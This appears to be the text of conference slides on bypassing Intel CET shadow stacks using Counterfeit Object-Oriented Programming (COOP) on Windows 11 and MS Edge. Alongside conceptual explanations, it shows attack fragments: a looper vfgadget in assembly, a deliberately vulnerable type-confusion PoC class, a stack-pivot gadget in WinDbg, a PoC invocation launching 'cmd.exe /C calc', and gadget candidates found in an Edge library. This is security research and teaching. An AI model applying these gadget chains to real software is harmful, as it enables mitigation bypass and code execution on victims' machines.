





# EuskalHack Security Congress VII





# Bypassing Intel CET with Counterfeit Objects (COOP)



# Matteo Malvica

SR. CONTENT DEV & RESEARCHER  
@ OffSec




All things Vulns/Exploits



@matteomalvica




# Agenda



- **CONCEPTS:**
  - Current status of ROP-based attacks
  - Control Flow Integrity (CFI) Mechanisms
  - Intel CET and Shadow Stack
  - COOP Theory
  - Building an Attack Plan
  - Finding COOP Gadgets with IDAPython
- **DEMOS:**
  - Bypassing Intel CET on latest Win 11 (PoC)
  - Bypassing Intel CET on MS Edge
- **Q&A**



# The Big Picture




Memory-safe languages +  
SDL +  
Compiler mitigations +  
Runtime mitigations (WDEG) +  
=

**Raising exploitation \$\$\$**





# Data Execution Prevention



Rolled out in **2003**

Enables the **W^X Paradigm** by implementing the **NX bit** on Memory Pages

**Blocks** vanilla **shellcode** from running




# Return Oriented Programming



Code reuse attack that bypasses DEP


**ROP GADGET** = Instructions ending with a **RET**

**Gadgets++** = high-level **API** execution





# Return Oriented Programming





# Control Flow Integrity



Protects against manipulation of the program's *original* control flow.

Different mitigations under this umbrella term


It comprises two sub-groups:

**Forward-Edge**

**Backward-Edge**



# Forward-Edge CFI



Protects indirect function calls using verified function addresses

**Control Flow Guard** is one example of FE-CFI

**CFG** will block any `CALL [RAX]` instruction pointing to a ROP gadget address



# Backward-Edge CFI




Defends against control-flow hijacking attacks that exploit vulnerabilities related to function **returns**

**Shadow Stack** is a form of **BE-CFI** that protects against ROP attacks



# Intel CET



The original Intel specs included two **HW-based** mitigations:

- Shadow Stack (BE-CFI)
- Indirect Branch Tracking (FE-CFI) - *not yet implemented on Windows*

## **Shadow Stack:**


Since 11th Generation Core ‘Tiger Lake’ Intel CPU

From 2020 on Windows

Compiler based mitigation enabled via the **/CETCOMPAT** flag




# Shadow Stack (1)



On every CALL instruction, return addresses are stored on both call stack and shadow stack.

At RET instructions, a comparison is made to ensure integrity is not compromised.

If there is a mismatch, a control protection (#CP) exception is triggered and process terminated





# Shadow Stack (2)



**SSP** is used to keep track of the stack


**HW** will protect SSP memory pages from attackers.

New **privileged** instructions:

INCSSP

RDSSP

SAVEPREVSSP/RSTORESSP



"ROP NO MORE?"





# ROP DEAD?



**TLDR:** Most likely.

Full Disclosure: **JOP/COP** based attacks are not stopped (yet) by Intel CET on Windows

How **widespread** is Intel CET today?



# CET Rollout Status



Browser's **renderer process** -> primary attack surface and target.

Where JIT compiled code lives -> **Type Confusion** bugs

It's hard to make JIT'ed code and CET to coexist.

Result -> **No modern browser** implements CET in their renderer process - **yet**

```
C:\Users\uf0\OneDrive\Desktop\CET\scripts and notes>powershell -ep bypass ./check_cet.ps1
Process name is: chrome
ShadowStack is: ON
App type is: utility

Process name is: chrome
ShadowStack is: OFF
App type is: renderer

Process name is: chrome
ShadowStack is: ON
App type is: gpu-process

Process name is: chrome
ShadowStack is: ON
App type is: crashpad-handler

Process name is: chrome
ShadowStack is: ON

Process name is: chrome
ShadowStack is: ON
App type is: utility


Process name is: firefox
ShadowStack is: ON

Process name is: firefox
ShadowStack is: ON

Process name is: firefox
ShadowStack is: ON
```



# Counterfeit Object-Oriented Programming



Theorized in 2015 by F. Schuster


**Counterfeit memory objects** from attacker-controlled payloads

Chain these objects together through **virtual functions** already present in target application or runtime loaded libraries.

These **functions** are **valid** and won't break any CFI logic (including CET)



# COOP vfgadgets



COOP gadgets are called Virtual Function gadgets, or **vfgadgets**

They can be found with **IDAPython** scripts

Picked from a pool of **CFG-valid** functions


**Different** types of vfgadgets with different roles



# Looper (1)



The Looper is the **main** vfgadget responsible for invoking other vfgadgets






# Looper (2)



- Counterfeit obj is at RCX+0x40
- Dereference 1st vfgadget in RAX
- Call it (via CFG)
- Load next gadget from offset 0x20
- Rinse and repeat

```
        mov      rbx, [rcx+0x40]
loop_start:
        mov      rax, [rbx]
        call    cs:_guard_dispatch_icall_fptr
        mov      rbx, [rbx+20h]
        test   rbx, rbx
        jnz     short loop_start
        ...
loop_exit:
        ret
```





# PoC Application



Vulnerable App to a **Type Confusion** Bug

Shipped with an **Invoker** vfgadget

Previously leaked RSP to obtain **this** pointer

We can reference the COOP **payload** from it

Call the **function pointer** via indirect call

```
class OffSec {
public:
    char* a = 0;
    int (*callback)(char* a) = 0;

public:
    virtual void trigger(char* a1) {
        callback(a);
    }

; void __fastcall OffSec::trigger(OffSec *this, char *a1)
?trigger@OffSec@@UEAAXPEAD@Z proc near

var_18= qword ptr -18h
arg_0= qword ptr 8
arg_8= qword ptr 10h

    mov    [rsp+arg_8], rdx
    mov    [rsp+arg_0], rcx
    sub    rsp, 38h
    mov    rax, [rsp+38h+arg_0]
    mov    rax, [rax+10h]
    mov    [rsp+38h+var_18], rax
    mov    rax, [rsp+38h+arg_0]
    mov    rcx, [rax+8]
    mov    rax, [rsp+38h+var_18]
    call   cs:_guard_dispatch_icall_fptr
    add    rsp, 38h
    retn
?trigger@OffSec@@UEAAXPEAD@Z endp
```

A blurry, out-of-focus photograph of a person's face and a drum set. The person has long, reddish-brown hair and is wearing a dark shirt. In the foreground, a portion of a drum set is visible, including a snare drum and a cymbal stand. The background is dark and indistinct.

DEMO

TIME



# Triggering CET



```
Command x
0:000> bl
    0 e Disable Clear 00000001`400017d0      0001 (0001) 0:**** coop!Gadgets
0:000> u 00000001`400017d0
coop!Gadgets [C:\Users\uf0\OneDrive\Desktop\CET\COOP-main\COOP\gadgets.asm @ 4]:
00000001`400017d0 4894      xchg    rax,rsp
00000001`400017d2 c3      ret
00000001`400017d3 cc      int     3
00000001`400017d4 cc      int     3
00000001`400017d5 cc      int     3
00000001`400017d6 cc      int     3
00000001`400017d7 cc      int     3
00000001`400017d8 cc      int     3
0:000> g
ModLoad: 00007ffe`164a0000 00007ffe`16546000  C:\WINDOWS\System32\sechost.dll
```

II



# Bypassing CET PoC




The screenshot shows the WinDbg debugger interface. The title bar indicates "WinDbg 1.2308.2002.0". The menu bar includes File, Home, View, Breakpoints, Time Travel, Model, Scripting, Source, Memory, and Command. The Command window shows the command: C:\Users\uf0\OneDrive\Desktop\CET\COOP-main\x64\Release>coop.exe 00001e0000 b011004001000000 70885b16fe7f0000 "cmd.exe /C calc". The Registers and Disassembly windows are visible but empty. The main pane displays the message "Debuggee not connected". The Memory 0 window shows a memory dump starting at address @\$scopeip:

| Address          | Value                                     |
|------------------|-------------------------------------------|
| 0000000000000000 | ?? ?? ?? ?? ?? ?? ?? ; ?????????????????? |
| 0000000000000010 | ?? ?? ?? ?? ?? ?? ?? ; ?????????????????? |
| 0000000000000020 | ?? ?? ?? ?? ?? ?? ?? ; ?????????????????? |
| 0000000000000030 | ?? ?? ?? ?? ?? ?? ?? ; ?????????????????? |
| 0000000000000040 | ?? ?? ?? ?? ?? ?? ?? ; ?????????????????? |

At the bottom, tabs for Watch, Stack, and Memory 0 are visible.



# IDAPython



*How do we find a looper vfgadget?*

- Iterates through all functions in the **.text** segment.
- Skips **FUNC\_NORET** or **FUNC\_THUNK**.
- If the function is < **0x30** bytes, disassembles and check conditions:
  1. An instruction is a **mov** we check a displacement between regs
  2. An indirect **call** via **guard\_dispatch\_icall\_fptr**
  3. A **jnz** instruction exist (loop)
  4. The target jump address is < the call address
- If the **x4 conditions** are met -> possible looper gadget candidate!



# IDAPython



```
[*] Finding 'loopers' vfgadgets
.text section: 0x180001000 - 0x181144000
?ClearResourceCaches@CDXResourceDomain@@QEAAXXZ
?HasDirtyLayer@CDispLayerGroupImpl@@QEBA_NXZ
?IterateRenderList@CImageFetchImmunityList@@UEAAXP6AXPEAUImageContextInterface@@@Z@Z
?_Tidy@ios_base@std@@AEAAZZ
?SetAuthoringCallback@CDoc@@QEAAJPEAUTagVARIANT@@@Z
 setPageCount@CPrintManagerTemplatePrinter@@UEAAJJ@Z
?Trace@$RecyclerVectorMemoryWrapper@V?$WeakRef@VCTextTrack@@@GarbageCollection@@V?$RecyclerVe
?Var_update@ServiceWorkerRegistration@@QEAAJPEAUUIActiveScriptDirect@@PEAPEAXKPEAVCPromise@@@Z
?CleanupOutstandingFetches@CachePutTransfer@@AEAAZZ
?ClearRecords@CSpellChangeRecordManager@@QEAAZZ
?GetCharCountTakenIn@CLsDnodeText@Ptls6@@QEBA?AVLSCHCNT@2@XZ
?LsFAreTabsPensInSubline@Ptls6@@YAHPEBVCLsSubline@1@Z
?CountEntries@CTravelLog@@UEAAKPEAUUIUnknown@@@Z
?UpdateScreenshotStream@CTravelLog@@UEAAJKPEAUUIStream@@@Z
?ListSize@CTravelEntry@@QEAAKXZ
??$IterateClients@K@CVSyncProvider@@AEAAXP80@EAA_NAEAUUVSyncClient@0@AEAK@Z1@Z
?Clear@CDynamicRouter@Router@Bhx@@QEAAXP6AXPEAX@Z@Z
```


Total valid\_functions: 17



# IDAPython



```
; public: virtual long CTravelLog::UpdateScreenshotStream(unsigned long, struct IStream *)
?UpdateScreenshotStream@CTravelLog@@UEAAJKPEAUStream@@@Z proc near
    mov    rax, rsp
    mov    [rax+8], rbx
    mov    [rax+10h], rbp
    mov    [rax+18h], rsi
    mov    [rax+20h], rdi
    push   r14
    sub    rsp, 20h
    mov    rbx, [rcx+30h]
    mov    r14, r8
    mov    ebp, edx
    mov    rdi, rcx
    mov    esi, 80004005h
    test   rbx, rbx
    jz     short loc_180FA90C2
```





# Bypassing CET on MS Edge



CVE-2019-0539 **Type Confusion** in Chakra Core

